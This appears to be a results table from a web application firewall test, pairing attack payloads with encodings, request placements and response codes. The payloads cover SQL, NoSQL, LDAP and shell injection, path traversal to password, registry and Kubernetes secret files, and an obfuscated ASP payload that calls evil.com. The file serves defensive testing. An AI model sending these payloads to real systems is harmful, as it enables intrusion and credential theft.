`<F5>/strrr/821} union # distinctrow/**/select 1,2,3--{<F5>/**/TRUE`	sql-injection	URL	URLParam, Header, JSONRequest, HTMLForm, HTMLMultipartForm, URLPath	502
`<F5>/strrr/821} union # distinctrow/**/select 1,2,3--{<F5>/**/TRUE`	sql-injection	Base64Flat	URLPath, URLParam, JSONRequest, Header, HTMLMultipartForm, HTMLForm	503
`<script>aaa</script>`	non-crud	Plain	NonCRUDRequestBody	400
`Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&"""")""""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&M"&"i"&"d(s,i 2,2)&"""")""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*lxl*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd(""""44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a6173647564736178787878222c66616c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e577269746528222454e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write(""""*@lxl@*""""):Response.End"")")`	rce	URL, Plain	HTMLForm, JSONRequest, Header, URLPath, URLParam, HTMLMultipartForm	503
`\\0::001\c$\windows\win.ini`	path-traversal	Base64Flat, URL	HTMLForm, JSONRequest, HTMLMultipartForm, URLParam, URLPath	503
`\\::1\c$\users\default\ntuser.dat`	path-traversal	Base64Flat, URL	URLParam, HTMLForm, JSONRequest, HTMLMultipartForm, URLPath	503
`\\localhost\c$\windows\win.ini`	path-traversal	Base64Flat, URL	URLParam, HTMLForm, JSONRequest, HTMLMultipartForm, URLPath	503
			HTMLForm, HTMLMultipartForm,	

`echo${IFS}848954+773784`	shell-injection	Base64Flat, URL	JSONRequest, URLParam	503
a';d = new Date();do{cd=new Date();}while(cd-d	nosql-injection	Base64Flat, URL	JSONRequest, URLPath, HTMLForm, URLParam, HTMLMultipartForm	503
admin*)((|userpassword=*)	ldap-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, HTMLForm, URLParam	503
ax--exec=`id`--remote=origin	rce	URL, Plain	URLPath, Header, JSONRequest	503
cat$IFS$9${PWD[a-z]*}e*c${PWD[a-z]*}p?ss??	rce	URL, Plain	JSONRequest, Header, URLPath	503
cmd=127.0.0.1 && ls /etc	rce	URL, Plain	JSONRequest, Header, URLPath	503
db.injection.insert({success:1});	nosql-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
file:////////////////////////c|\windows\win.ini	path-traversal	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest	503
file://0000::001/var/run/secrets/kubernetes.io/serviceaccount	path-traversal	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
file=/etc/passwd	path-traversal	Base64Flat, URL	HTMLForm, URLPath, URLParam, HTMLMultipartForm, JSONRequest	503
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	Base64Flat, URL	HTMLMultipartForm, JSONRequest, URLPath, URLParam, HTMLForm	503
true, $where: '99 == 88'	nosql-injection	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, JSONRequest, URLPath	503
userPassword:2.5.13.18:=123	ldap-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, URLParam	503
| set /a 3482*7301	shell-injection	Base64Flat, URL	JSONRequest, URLParam, HTMLForm, HTMLMultipartForm	503
|/bin/id|	shell-injection	Base64Flat, URL	URLParam, JSONRequest, HTMLForm, HTMLMultipartForm	503

|getent+hosts+somehost.burpcollaborator.net.&	shell-injection	Base64Flat, URL	JSONRequest, URLParam, HTMLForm, HTMLMultipartForm	503